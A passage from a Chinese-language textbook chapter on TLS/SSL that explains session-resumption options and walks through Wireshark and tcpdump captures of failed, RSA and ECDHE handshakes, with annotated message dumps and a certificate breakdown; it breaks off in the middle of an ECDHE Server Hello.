（2）如果服务器不想使用 SessionTicket 机制，那么不在 Server Hello 消息中包含 SessionTicket 扩展即可，此时应该生成 session_id 发送给客户端。

（3）对于客户端来说，SessionTicket 恢复的优先级应该更高，如果服务器端同时发送了票据和 session_id，客户端应该不使用 ServerHello.session_id。

（4）如果服务器端同时发送了票据和 ServerHello.session_id，为了方便切换两种会话恢复方式，客户端应该同时发送票据和 session_id。服务器端接收后，如果在 Session Cache 中存在 session_id，则响应同样的 session_id 给客户端，同时也发送票据给客户端。

总体来说，如何混用两种会话方式取决于客户端和服务器的实现，本章后续通过 Wireshark 抓包了解 Chrome 和 Nginx 是如何处理的。

8.9 使用 Wireshark 学习 TLS/SSL 协议

通过 RFC 文档学习 TLS/SSL 协议后，接下来使用 Wireshark 工具来分析 TLS/SSL 协议。Wireshark 是一个非常强大的网络分析软件，通过它，读者能够进一步加深对 TLS/SSL 协议的理解，可以说 Wireshark 是学习 TLS/SSL 协议非常好的一个工具。借助 Wireshark 工具，读者能够知道客户端和服务端是如何互相交换消息的，能够了解每个消息的具体内容。

接下来使用 Wireshark 解析各种情况下的 TLS/SSL 消息，演示例子运行环境如下：

- ◎ Wireshark 版本是 Version 2.4.0。
- ◎ 操作系统是 Windows 10 专业版。
- ◎ 使用 Chrome 和 Firefox 进行测试。

8.9.1 Wireshark 的几个使用技巧

Wireshark 功能非常强大，如果读者没有使用过 Wireshark 也没有关系，只要掌握几个简单的技巧就能使用 Wireshark 分析 HTTPS。

1) 安装 Wireshark

去官网安装最新版的 Wireshark 即可，不管是中文版还是英文版都没有关系。

2) 运行 Wireshark

在 Windows 10 下以管理员的身份运行 Wireshark，捕获所有的 WLAN 流量，如图 8-11 所示。




图 8-11 Wireshark 启动图

单击【捕获】菜单，可以选择开始或者停止，一旦开启捕获，计算机上的所有网络流量就都会被 Wireshark 捕获，进而 Wireshark 可以基于流量数据进行分析和显示。

如图 8-12 所示是一张 Wireshark 抓包图。

# ip.addr==139.129.23.162 && ssl						
No.	Time	Source	Destination	Protocol	Length	Info
38	5.258418	10.235.173.49	139.129.23.162	TLSv1.2	575	Client Hello
40	5.281812	139.129.23.162	10.235.173.49	TLSv1.2	1514	Server Hello
41	5.281813	139.129.23.162	10.235.173.49	TLSv1.2	1186	Certificate, Server Hello Done
43	5.282427	10.235.173.49	139.129.23.162	TLSv1.2	372	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
44	5.307067	139.129.23.162	10.235.173.49	TLSv1.2	328	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
45	5.307494	10.235.173.49	139.129.23.162	TLSv1.2	492	Application Data
59	5.355249	139.129.23.162	10.235.173.49	TLSv1.2	1514	Application Data [TCP segment of a reassembled PDU]
71	5.356123	139.129.23.162	10.235.173.49	TLSv1.2	1514	Application Data [TCP segment of a reassembled PDU]
84	5.379076	139.129.23.162	10.235.173.49	TLSv1.2	1514	Application Data [TCP segment of a reassembled PDU]
96	5.379912	139.129.23.162	10.235.173.49	TLSv1.2	1514	Application Data [TCP segment of a reassembled PDU]
Frame 38: 575 bytes on wire (4600 bits), 575 bytes captured (4600 bits) on interface 0						
Ethernet II, Src: Dell_1c:e0:f9 (f8:ca:b8:1c:e0:f9), Dst: Hangzhou_ee:bd:1e (38:97:d6:ee:bd:1e)						
Internet Protocol Version 4, Src: 10.235.173.49, Dst: 139.129.23.162						
Transmission Control Protocol, Src Port: 54305, Dst Port: 443, Seq: 1, Ack: 1, Len: 521						
Secure Sockets Layer						
TLSv1.2 Record Layer: Handshake Protocol: Client Hello						
Content Type: Handshake (22)						
Version: TLS 1.0 (0x0301)						
Length: 516						
Handshake Protocol: Client Hello						
Handshake Type: Client Hello (1)						
Length: 512						
Version: TLS 1.2 (0x0303)						
Random: 6d8357f586966eac8c1ce68d6b38885c22505549bcc18807...						
Session ID Length: 32						
Session ID: 27142e30110ecf3abf01bdab7215453f381d21bc6558d3ae...						
Cipher Suites Length: 34						
Compression Methods Length: 1						
Compression Methods (1 method)						
Extensions Length: 405						

图 8-12 Wireshark 示例图

通过该图能够了解以下信息：

- ◎ 能够看到一个 HTTPS 请求涉及的所有消息。
- ◎ 可以分析物理层、IP 层、TCP 层、SSL 层的网络流量，对于分析 HTTPS 的人来说，最重要的就是分析 SSL 层。
- ◎ SSL 层包含处理细节，了解客户端和服务端交换的子消息，了解每个子消息的细节。

3) 如何捕获 HTTPS 流量

Wireshark 开启捕获后，可以使用 Chrome 或者 Firefox 打开一个 HTTPS 网站，Wireshark 就可以捕获对应的流量。

在分析的时候为了方便，可以使用过滤器过滤感兴趣的流量，比如在过滤器中输入 `ip.addr==139.129.23.162 && ssl`，该过滤器会显示所有和 139.129.23.162 IP 地址有关的流量，并且只显示 ssl 协议相关的流量，如果想分析某个网站的 HTTPS 流量，这是很重要的一个技巧。

为了方便数据捕获和分析，读者在浏览器中打开的 HTTPS 请求最好是一个单独的请求，比如请求一张 HTTPS 的图片，不要请求一个 HTTPS 页面，因为一般情况下 HTTPS 页面会包含很多的子元素请求，请求太多会干扰分析 TLS/SSL 协议。

使用 Wireshark 捕获的流量可以存为一个以 .pcap 为后缀的文件，需要的时候可以使用 Wireshark 打开，进行流量分析。

4) 使用 tcpdump 工具抓取 HTTPS 流量

本节通篇讲解的是 Wireshark 抓取 Windows 10 上的 HTTPS 流量，然后再进行协议分析，也就是说 Wireshark 有两部分作用，分别是抓取流量和分析流量。

其实也可以使用 tcpdump 命令行工具抓取流量，然后再进行分析，tcpdump 命令行工具是 Linux 操作系统上非常重要的一个网络抓包工具。

读者可以在 Linux 服务器上使用 tcpdump 命令行工具抓取流量，并保存为以 .pcap 为后缀的文件，然后使用 Wireshark 工具进行分析。

运行下列的命令就能抓取 HTTPS 流量：

```
$ tcpdump -s 0 -i eth1 port 443 and host 10.235.173.30 -w https.pcap
```

简单解释下参数的含义。

- ◎ `-i eth1`：抓取特定网卡的流量，一般情况下是外网访问的网卡地址。

- ◎ port 443 and host 10.235.173.30: 表示仅仅抓取 443 端口的流量，同时仅仅捕获特定 IP 的流量，这个 host 一般是某个客户端的 IP，该表达式可以过滤很多不关心的流量。
- ◎ -w https.pcap: 可以将抓取的流量保存到文件中，然后供 Wireshark 分析。

5) 解密 HTTPS 流量

HTTPS 的流量分为两部分：

- ◎ 握手协议消息，Wireshark 会明文显示所有的握手子消息。
- ◎ TLS 记录层的加密数据。

一般情况下，读者使用 Wireshark 分析 HTTPS，更关注握手协议的含义，如果需要明文查看应用层数据，可以使用下列方法：

- ◎ 通过配置 SSLKEYLOGFILE 环境变量指定一个外部文件，Chrome 和 Firefox 会将 HTTPS 访问过程中的会话密钥保存到这个外部文件。
- ◎ Wireshark 会读取 SSLKEYLOGFILE 环境变量指定的外部文件，其中包含会话密钥，有了会话密钥，Wireshark 就能解密所有的加密流量。

接下来看看如何配置 SSLKEYLOGFILE 环境变量和 Wireshark，再次强调下，即使不配置，也不影响读者分析 TLS/SSL 协议。

(1) 打开【控制面板】的【系统】面板，进一步打开【环境变量】菜单，设置 SSLKEYLOGFILE 环境变量，该变量可以指定任意位置的一个文件，如图 8-13 所示。




图 8-13 WSSLKEYLOGFILE 变量配置图

- (2) 打开 Wireshark，选择【编辑】菜单的子菜单【首选项】，如图 8-14 所示。
- (3) 打开【Protocols】的【SSL】选项进行配置，如图 8-15 所示。




图 8-14 Wireshark 配置图




图 8-15 Wireshark SSL 协议配置图

主要配置两项信息：

- ◎ (Pre)-Master-Secret log filename，握手过程中生成的主密钥就保存到该目录下，Wireshark 使用该文件中的主密钥解密 HTTPS 流量。
 - ◎ SSL debug file，所有的 TLS/SSL 消息调试信息都会保存在该文件中。
- 提示一下，这两个文件会越来越大，需要定期删除，否则 Wireshark 会运行得非常缓慢。

8.9.2 使用 Wireshark 分析 TLS/SSL 协议

本节接下来的部分就是展示各种不同的握手消息，从而了解 TLS/SSL 协议。

1) 显示握手失败的 TLS/SSL 消息

首先介绍一个握手失败的例子，非常简单，具体处理如图 8-16 所示。

No.	Time	Source	Destination	Protocol	Length	Info
44	4.588491	10.235.173.49	139.129.23.162	TLSv1...	575	Client Hello
46	4.608407	139.129.23.162	10.235.173.49	TLSv1...	61	Alert (Level: Fatal, Description: Handshake Failure)
53	4.626050	10.235.173.49	139.129.23.162	TLSv1...	261	Client Hello
57	4.642691	139.129.23.162	10.235.173.49	TLSv1...	61	Alert (Level: Fatal, Description: Handshake Failure)

图 8-16 握手失败示例

从图 8-16 中可以看出客户端发送了 Client Hello 消息，服务器直接回应一条 Alert 消息，握手失败。

接下来详细查看 Alert 协议消息的输出：


```
Secure Sockets Layer
  TLSv1.2 Record Layer: Alert (Level: Fatal, Description: Handshake Failure)
    Content Type: Alert (21)
    Version: TLS 1.2 (0x0303)
    Length: 2
    Alert Message
      Level: Fatal (2)
      Description: Handshake Failure (40)
```

TLS 记录层协议消息头包含三个部分，类型是 Alert，版本是 TLS 1.2，消息长度是 2 字节。

警告协议消息由两部分组成，在本例中是个致命的错误，错误原因是握手失败（Handshake Failure）。

2）RSA 密钥交换的例子

在本例中，服务器包含的是一个 RSA 密钥对，使用 RSA 密钥协商算法计算主密钥，整体的消息处理如图 8-17 所示。



No.	Time	Source	Destination	Protocol	Length	Info
38	5.258418	10.235.173.49	139.129.23.162	TLSv1...	575	Client Hello
40	5.281812	139.129.23.162	10.235.173.49	TLSv1...	1514	Server Hello
41	5.281813	139.129.23.162	10.235.173.49	TLSv1...	1186	Certificate, Server Hello Done
43	5.282427	10.235.173.49	139.129.23.162	TLSv1...	372	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
44	5.307867	139.129.23.162	10.235.173.49	TLSv1...	328	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
45	5.307494	10.235.173.49	139.129.23.162	TLSv1...	492	Application Data
59	5.355249	139.129.23.162	10.235.173.49	TLSv1...	1514	Application Data [TCP segment of a reassembled PDU]
71	5.356123	139.129.23.162	10.235.173.49	TLSv1...	1514	Application Data [TCP segment of a reassembled PDU]
84	5.379876	139.129.23.162	10.235.173.49	TLSv1...	1514	Application Data [TCP segment of a reassembled PDU]
96	5.379912	139.129.23.162	10.235.173.49	TLSv1...	1514	Application Data [TCP segment of a reassembled PDU]
110	5.380139	139.129.23.162	10.235.173.49	TLSv1...	359	Application Data
123	5.380277	139.129.23.162	10.235.173.49	TLSv1...	1514	Application Data [TCP segment of a reassembled PDU]
135	5.403100	139.129.23.162	10.235.173.49	TLSv1...	1196	Application Data

图 8-17 RSA 密钥交换

通过该图可以看出这是一个完整的握手：

- ◎ 客户端首先发送 Client Hello 消息。
- ◎ 接着服务器端回应 Server Hello 消息。
- ◎ 接下来服务器端在独立的 TCP 包中发送 Certificate、Server Hello Done 消息，注意没有发送 Server Key Exchange 消息。
- ◎ 客户端接着发送 Client Key Exchange 消息、Change Cipher Spec、Finished（Encrypted Handshake Message）消息。

◎ 然后服务器端发送 New SessionTicket (支持 Session Ticket 的会话恢复方式)、Change Cipher Spec、Finished 消息。

◎ 接下来客户端和服务端互相发送应用层加密数据。

下面看看每个子消息的内容：

(1) Client Hello 消息

```

TLSv1.2 Record Layer: Handshake Protocol: Client Hello
  Content Type: Handshake (22)
  Version: TLS 1.0 (0x0301)
  Length: 516
  Handshake Protocol: Client Hello
    Handshake Type: Client Hello (1)
    Length: 512
    Version: TLS 1.2 (0x0303)
    Random: 6d8357f5869666ac8c1ce68d6b38885c22505549bcc18807...
    Session ID Length: 32
    Session ID: 27142e30110ecf3abf01bdab7215453f381d21bc6558d3ae...
    Cipher Suites Length: 34
    Cipher Suites (17 suites)
      Cipher Suite: Reserved (GREASE) (0x6a6a)
      Cipher Suite: TLS_AES_128_GCM_SHA256 (0x1301)
      Cipher Suite: TLS_AES_256_GCM_SHA384 (0x1302)
      Cipher Suite: TLS_CHACHA20_POLY1305_SHA256 (0x1303)
      Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (0xc02b)
      Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)
      Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (0xc02c)
      Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)
      Cipher Suite: TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256
(0xcca9)
      Cipher Suite: TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256
(0xcca8)
      Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)
      Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
      Cipher Suite: TLS_RSA_WITH_AES_128_GCM_SHA256 (0x009c)
      Cipher Suite: TLS_RSA_WITH_AES_256_GCM_SHA384 (0x009d)
      Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)
      Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
      Cipher Suite: TLS_RSA_WITH_3DES_EDE_CBC_SHA (0x000a)
    Compression Methods Length: 1
    Compression Methods (1 method)
      Compression Method: null (0)
    Extensions Length: 405
    Extension: Reserved (GREASE) (len=0)

```

```
Extension: renegotiation_info (len=1)
Extension: server_name (len=24)
  Type: server_name (0)
  Length: 24
  Server Name Indication extension
    Server Name list length: 22
    Server Name Type: host_name (0)
    Server Name length: 19
    Server Name: www.example.com
Extension: extended_master_secret (len=0)
Extension: SessionTicket TLS (len=208)
Extension: signature_algorithms (len=20)
  Type: signature_algorithms (13)
  Length: 20
  Signature Hash Algorithms Length: 18
  Signature Hash Algorithms (9 algorithms)
    Signature Hash Algorithm: 0x0403
      Signature Hash Algorithm Hash: SHA256 (4)
      Signature Hash Algorithm Signature: ECDSA (3)
    Signature Hash Algorithm: 0x0804
    Signature Hash Algorithm: 0x0401
    Signature Hash Algorithm: 0x0503
    Signature Hash Algorithm: 0x0805
    Signature Hash Algorithm: 0x0501
    Signature Hash Algorithm: 0x0806
    Signature Hash Algorithm: 0x0601
    Signature Hash Algorithm: 0x0201
Extension: status_request (len=5)
  Type: status_request (5)
  Length: 5
  Certificate Status Type: OCSP (1)
  Responder ID list Length: 0
  Request Extensions Length: 0
Extension: signed_certificate_timestamp (len=0)
  Type: signed_certificate_timestamp (18)
  Length: 0
Extension: application_layer_protocol_negotiation (len=14)
  Type: application_layer_protocol_negotiation (16)
  Length: 14
  ALPN Extension Length: 12
  ALPN Protocol
    ALPN string length: 2
    ALPN Next Protocol: h2
    ALPN string length: 8
    ALPN Next Protocol: http/1.1
```

```

Extension: channel_id (len=0)
Extension: ec_point_formats (len=2)
Extension: key_share (len=43)
Extension: psk_key_exchange_modes (len=2)
Extension: supported_versions (len=11)
Extension: supported_groups (len=10)
Extension: Reserved (GREASE) (len=1)

```

- ◎ TLS 记录层协议封装了握手协议, TLS 记录层协议的长度是 516 字节, Client Hello 消息的长度是 512 字节。
- ◎ 整个 Client Hello 子消息的长度是 512 字节, 最高支持 TLS v1.2 版本。
- ◎ 客户端支持的密码套件有 34 个, 优先支持的密码套件是 TLS_AES_128_GCM_SHA256。
- ◎ Session ID 的长度是 32 字节, 在本例中 Session ID 不为空。
- ◎ 该例中发送了 SNI 扩展, 指定请求的主机名是 www.example.com。
- ◎ 该例中发送了 signature_algorithms 扩展, 支持 9 对数字签名算法。
- ◎ 该例中发送了 ALPN 扩展, 询问服务器端是否支持 HTTP/2 协议。
- ◎ 该例中发送 status_request 扩展, 查询 OCSP 封套信息。
- ◎ 该例中发送 signed_certificate_timestamp 扩展, 查询 SCT 信息。

(2) Server Hello 消息

```

Handshake Protocol: Server Hello
  Handshake Type: Server Hello (2)
  Length: 68
  Version: TLS 1.2 (0x0303)
  Random: 31ae482154f81735fd68ed8c527271ef17058b1494931fd8...
  Session ID Length: 0
  Cipher Suite: TLS_RSA_WITH_AES_256_GCM_SHA384 (0x009d)
  Compression Method: null (0)
  Extensions Length: 28
  Extension: renegotiation_info (len=1)
  Extension: SessionTicket TLS (len=0)
  Extension: extended_master_secret (len=0)
  Extension: application_layer_protocol_negotiation (len=11)
    Type: application_layer_protocol_negotiation (16)
    Length: 11
    ALPN Extension Length: 9
    ALPN Protocol
      ALPN string length: 8

```

ALPN Next Protocol: http/1.1

服务器以 **Server Hello** 消息进行回应，重点关注以下信息：

- ◎ 在本例中，客户端和服务端使用 TLS v1.2 版本进行处理。
- ◎ 协商出来的密码套件是 TLS_RSA_WITH_AES_256_GCM_SHA384。
- ◎ 在本例中，服务器端关闭了 Session ID 的会话恢复，所以 Session ID 为空。
- ◎ 在本例中，服务器端并不支持 HTTP/2。

(3) Certificate 消息

```
Handshake Protocol: Certificate
  Handshake Type: Certificate (11)
  Length: 2497
  Certificates Length: 2494
  Certificates (2494 bytes)
    Certificate Length: 1314
    Certificate: 3082051e30820406a003020102021204d2a59c96d9b7d75f...
(id-at-commonName=www.example.com)
  signedCertificate
    algorithmIdentifier (sha256WithRSAEncryption)
      Algorithm          Id:          1.2.840.113549.1.1.11
(sh256WithRSAEncryption)
    Padding: 0
    encrypted: 313c5eaebc0229a57f4fe1ce24119ed6a36097833309a9e8...
    Certificate Length: 1174
    Certificate: 308204923082037aa00302010202100a0141420000015385...
(id-at-commonName=Let's Encrypt Authority X3,id-at-organizationName=Let's
Encrypt,id-at-countryName=US)
  signedCertificate
    algorithmIdentifier (sha256WithRSAEncryption)
      Algorithm          Id:          1.2.840.113549.1.1.11
(sh256WithRSAEncryption)
    Padding: 0
    encrypted: dd33d711f3635838dd1815fb0955be7656b97048a5694727...
```

从输出可以看出，Certificate 消息的长度达到 2494 字节，包含了两张证书，分别是服务器实体证书（1314 字节）和中间证书（1174 字节），中间证书是由 Let's Encrypt 签发的，服务器实体证书和中间证书都使用 sha256WithRSA 签名算法进行签名。

接下来了解服务器实体证书的详细结构，能够加深对证书的理解：

```
Certificate: 3082051e30820406a003020102021204d2a59c96d9b7d75f... (id-at-
commonName=www.example.com)
  signedCertificate
```

```

version: v3 (2)
serialNumber: 0x04d2a59c96d9b7d75fb88779f38bea5d2756
signature (sha256WithRSAEncryption)
issuer: rdnSequence (0)
    rdnSequence: 3 items (id-at-commonName=Let's Encrypt Authority
X3,id-at-organizationName=Let's Encrypt,id-at-countryName=US)
    validity
        notBefore: utcTime (0)
            utcTime: 17-11-03 03:05:36 (UTC)
        notAfter: utcTime (0)
            utcTime: 18-02-01 03:05:36 (UTC)
subject: rdnSequence (0)
    rdnSequence: 1 item (id-at-commonName=www.example.com)
subjectPublicKeyInfo
    algorithm (rsaEncryption)
    subjectPublicKey: 3082010a0282010100cb4e58261331f7fbf35399d7f5
24a8...
        modulus: 0x00cb4e58261331f7fbf35399d7f524a8b0155a97a74d817e...
        publicExponent: 65537

```

从输出可以看出：

- ◎ 证书的版本是 V3。
- ◎ 证书的序列号是 0x04d2a59c96d9b7d75fb88779f38bea5d2756。
- ◎ 证书的签名算法是 sha256WithRSA。
- ◎ 证书的签发者是 Let's Encrypt。
- ◎ 证书的有效期是 2017-11-03 到 2018-02-01。
- ◎ 证书包含了一个 RSA 公钥，RSA 公钥值是 3082010a0282010100cb4e58261331f7fbf35399d7f524a8。

证书中最重要的是扩展信息：

```

extensions: 8 items
  Extension (id-ce-keyUsage)
    Extension Id: 2.5.29.15 (id-ce-keyUsage)
    critical: True
    Padding: 5
    KeyUsage: a0 (digitalSignature, keyEncipherment)
  Extension (id-ce-extKeyUsage)
    Extension Id: 2.5.29.37 (id-ce-extKeyUsage)
    KeyPurposeIDs: 2 items
      KeyPurposeId: 1.3.6.1.5.5.7.3.1 (id-kp-serverAuth)
      KeyPurposeId: 1.3.6.1.5.5.7.3.2 (id-kp-clientAuth)

```

```
Extension (id-ce-basicConstraints)
  Extension Id: 2.5.29.19 (id-ce-basicConstraints)
  critical: True
  BasicConstraintsSyntax [0 length]
Extension (id-ce-subjectKeyIdentifier)
  Extension Id: 2.5.29.14 (id-ce-subjectKeyIdentifier)
  SubjectKeyIdentifier: c2eefc2a6249b99e710093fba8ca021e2474b4c9
Extension (id-ce-authorityKeyIdentifier)
  Extension Id: 2.5.29.35 (id-ce-authorityKeyIdentifier)
  AuthorityKeyIdentifier
    keyIdentifier: a84a6a63047dddbae6d139b7a64565eff3a8eca1
Extension (id-pe-authorityInfoAccessSyntax)
  Extension Id: 1.3.6.1.5.5.7.1.1 (id-pe-authorityInfoAccessSyntax)
  AuthorityInfoAccessSyntax: 2 items
  AccessDescription
    accessMethod: 1.3.6.1.5.5.7.48.1 (id-pkix.48.1)
    accessLocation: 6
    uniformResourceIdentifier: http://ocsp.int-x3.letsencrypt.org
  AccessDescription
    accessMethod: 1.3.6.1.5.5.7.48.2 (id-pkix.48.2)
    accessLocation: 6
    uniformResourceIdentifier: http://cert.int-x3.letsencrypt.org/
Extension (id-ce-subjectAltName)
  Extension Id: 2.5.29.17 (id-ce-subjectAltName)
  GeneralNames: 2 items
  GeneralName: dNSName (2)
  dNSName: www.example.com
```

从输出可以看出：

- ◎ **keyUsage** 扩展表示该证书可以用于密钥交换和数字签名，是关键扩展，**critical** 的值是 **True**。
- ◎ **extKeyUsage** 扩展说明该证书主要使用场合是用户客户端身份校验（**id-kp-clientAuth**）或者服务器端身份校验（**id-kp-serverAuth**）。
- ◎ 基础约束（**basic constraints**）扩展表明该证书是一张普通的证书，不能签发其他证书。
- ◎ 使用者密钥标识符对应的值（**c2eefc2a....**），CA 密钥标识符对应的值（**a84a6a63....**）。
- ◎ **Authority Information Access** 扩展包含了两部分信息，OCSP 地址是 **http://ocsp.int-x3.letsencrypt.org**，中间证书地址是 **http://cert.int-x3.letsencrypt.org**。
- ◎ **subjectAltName** 是非常重要的扩展，包含了主机名，在本例中主机名是

www.example.com。

服务器实体证书和中间证书的内容差别很大，读者可以自行进行比较。

(4) Server Hello Done 消息

Server Hello Done 消息非常简单，格式如下：

```

TLSv1.2 Record Layer: Handshake Protocol: Server Hello Done
  Content Type: Handshake (22)
  Version: TLS 1.2 (0x0303)
  Length: 4
  Handshake Protocol: Server Hello Done
    Handshake Type: Server Hello Done (14)
    Length: 0

```

(5) Client Key Exchange 消息

```

TLSv1.2 Record Layer: Handshake Protocol: Client Key Exchange
  Content Type: Handshake (22)
  Version: TLS 1.2 (0x0303)
  Length: 262
  Handshake Protocol: Client Key Exchange
    Handshake Type: Client Key Exchange (16)
    Length: 258
    RSA Encrypted PreMaster Secret
      Encrypted PreMaster length: 256
      Encrypted PreMaster: 8657430c2bfd37afc22c275d34d4dd5e68dfe08f6
7922fbc...

```

在本例中，使用 RSA 密钥协商算法协商出一个预备主密钥（PreMaster），预备主密钥的长度是 256 字节，它的值是经过加密的，对应的值是（8657430c...）。

(6) Change Cipher Spec 消息

```

TLSv1.2 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
  Content Type: Change Cipher Spec (20)
  Version: TLS 1.2 (0x0303)
  Length: 1
  Change Cipher Spec Message

```

Change Cipher Spec 消息格式很简单，发送该消息等于告诉服务器端，客户端可以使用 TLS 记录层协议进行密码学保护了，第一条密码学保护的消息就是接下来要讲解的 Finished 消息。

(7) Finished 消息

Finished 消息的格式也非常简单，消息如下：

```
TLShv1.2 Record Layer: Handshake Protocol: Encrypted Handshake Message
Content Type: Handshake (22)
Version: TLS 1.2 (0x0303)
Length: 40
Handshake Protocol: Encrypted Handshake Message
```


(8) 服务器端的 Change Cipher Spec 消息和 Finished 消息

服务器端的这两个消息和客户端对应的两个消息并无太大的区别，所以就不进行描述了。

3) ECDHE 密钥交换的例子

在本例中使用 ECDHE 密钥交换算法，服务器实体证书中包含了一个 ECDSA 的公钥，理解的时候注意和本节中的第二个例子（RSA 密钥交换的例子）进行比较。

整体的消息如图 8-18 所示。



No.	Time	Source	Destination	Protocol	Length	Info
80	3.464129	10.235.173.49	139.129.23.162	TLSv1...	571	Client Hello
82	3.485250	139.129.23.162	10.235.173.49	TLSv1...	1514	Server Hello
83	3.485251	139.129.23.162	10.235.173.49	TLSv1...	1148	Certificate, Server Key Exchange, Server Hello Done
85	3.488245	10.235.173.49	139.129.23.162	TLSv1...	147	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
86	3.488575	10.235.173.49	139.129.23.162	TLSv1...	493	Application Data
88	3.505672	139.129.23.162	10.235.173.49	TLSv1...	105	Change Cipher Spec, Encrypted Handshake Message
103	3.524016	139.129.23.162	10.235.173.49	TLSv1...	1514	Application Data [TCP segment of a reassembled PDU]
116	3.525508	139.129.23.162	10.235.173.49	TLSv1...	1514	Application Data [TCP segment of a reassembled PDU]
129	3.540812	139.129.23.162	10.235.173.49	TLSv1...	1514	Application Data [TCP segment of a reassembled PDU]
143	3.543787	139.129.23.162	10.235.173.49	TLSv1...	1514	Application Data [TCP segment of a reassembled PDU]

图 8-18 ECDHE 密钥交换

主要增加了一个 Server Key Exchange 消息，因为服务器需要通过该消息提供 ECDH 信息（参数和公钥），接下来简单描述下各个子消息。

(1) Client Hello 消息

由于是 ECDHE 密钥交换，所以重点关注 ECC 椭圆曲线：

```
Extension: ec_point_formats (len=2)
  Type: ec_point_formats (11)
  Length: 2
  EC point formats Length: 1
  Elliptic curves point formats (1)
Extension: supported_groups (len=10)
  Type: supported_groups (10)
  Length: 10
  Supported Groups List Length: 8
  Supported Groups (4 groups)
    Supported Group: Reserved (GREASE) (0xaea)
    Supported Group: x25519 (0x001d)
    Supported Group: secp256r1 (0x0017)
```

Supported Group: secp384r1 (0x0018)

可以看出客户端支持 4 个椭圆曲线。

(2) Server Hello 消息

```
Handshake Protocol: Server Hello
  Handshake Type: Server Hello (2)
  Length: 72
  Version: TLS 1.2 (0x0303)
  Random: 66cd52ce758f50c664f20fc9e08aa28427a7050abb4ba09f...
  Session ID Length: 0
